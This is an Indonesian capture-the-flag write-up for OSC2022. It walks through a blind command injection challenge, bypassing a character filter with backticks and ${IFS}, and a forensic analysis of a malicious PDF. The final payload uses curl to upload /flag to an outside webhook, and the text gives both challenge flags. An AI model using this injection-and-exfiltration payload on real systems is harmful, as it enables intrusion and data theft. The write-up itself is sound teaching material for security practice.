Setelah melakukan beberapa percobaan command injection seperti, kami mendapati bahwa ada beberapa karakter tervalidasi seperti ‘;’, ‘|’, ‘&’, ‘>’, ‘[space] ’dan beberapa karakter lainnya.




Kami juga menyadari bahwa command injection ini tidak reflektif, atau dengan kata lain blind, karena hasil dari eksekusi command yang berhasil ataupun gagal tidak mengembalikan output apapun pada responsenya.

Untuk dapat melihat hasilnya dibutuhkan suatu hook untuk menerima output dari hasil command injection. Kita dapat menggunakan service seperti ngrok, burp collaborator, atau web hook untuk dapat menerima hasil command injection tersebut. Dalam kasus ini kami menggunakan web hook dari https://webhook.site.

Ada dua masalah utama yang harus diselesaikan, yaitu, bagaimana cara kita untuk dapat menjalankan command, dan bagaimana cara kita untuk mengirimkan flagnya ke hook yang sudah kita setup.


Dalam percobaan melakukan command injection, kami menyadari bawa karakter backtick ‘`’ tidak divalidasi. Backtick akan memungkinkan kita untuk mengeksekusi command. Namun, kami cukup kesulitan karena karakter ’space’ dan ‘;’ yang tervalidasi. Bersyukur setelah beberapa kali percobaan, salah satu dari anggota tim kami berhasil menemukan pengganti dari karakter tersebut, yaitu dengan menggunakan ${IFS}. Dengan menggunakan ${IFS} sekarang kita dapat menjalankan command. Tetapi, karena blind, kita tidak akan dapat melihat hasilnya.




Sekarang bagaimana kita dapat mengirimkan hasilnya ke webhook kita? Kita dapat menggunakan curl, dan curl memiliki option untuk mengupload file (-T). Maka kita hanya perlu melakukan curl menuju web hook yang sudah kita setup sambil mengupload flag tersebut.

Final payload:

```
8.8.8.8${IFS}`curl${IFS}https://webhook.site/e4d4a259-53b0-4208-89bc-021119008635${IFS}-T${IFS}/flag`
```






Flag: OSC2022{k1dDi3s_c4nNoT_wR1t3_s3CuR3_wAf5!1one1!!!}

Forensic

Dudul


Diberikan sebuah file pdf sebagai berikut.




Ketika didownload file tersebut terdeteksi sebagai malware. Kami pun langsung memasukkannya ke tools malware checker seperti virus total dan hybrid analysis. Kami juga memeriksa isi dari pdf tersebut dengan menggunakan command strings untuk mencari hal-hal yang menarik.


```
┌──(nox㉿vention)-[~/Desktop]
└─$ strings chall.pdf | grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}"
192.168.178.29
```

Dari command strings tersebut, kami berhasil mendapatkan IP yang digunakan oleh penyerang, sedangkan hasil scan dari tools seperti Hybrid Analysis mendapati hasil sebagai berikut.





Namun, ketika kami submit ternyata flagnya masih salah. Karena kami yakin IPnya sudah benar maka kami mencoba untuk mencari CVE dengan tools yang lain. Dengan menggunakan tools seperti PDF Stream Dumper, kami berhasil menemukan nomor CVE lain, yaitu CVE-2010-1240



Sehingga didapati flag sebagai berikut.

Flag: OSC2022{CVE-2010-1240_192.168.178.29}

Terima kasih.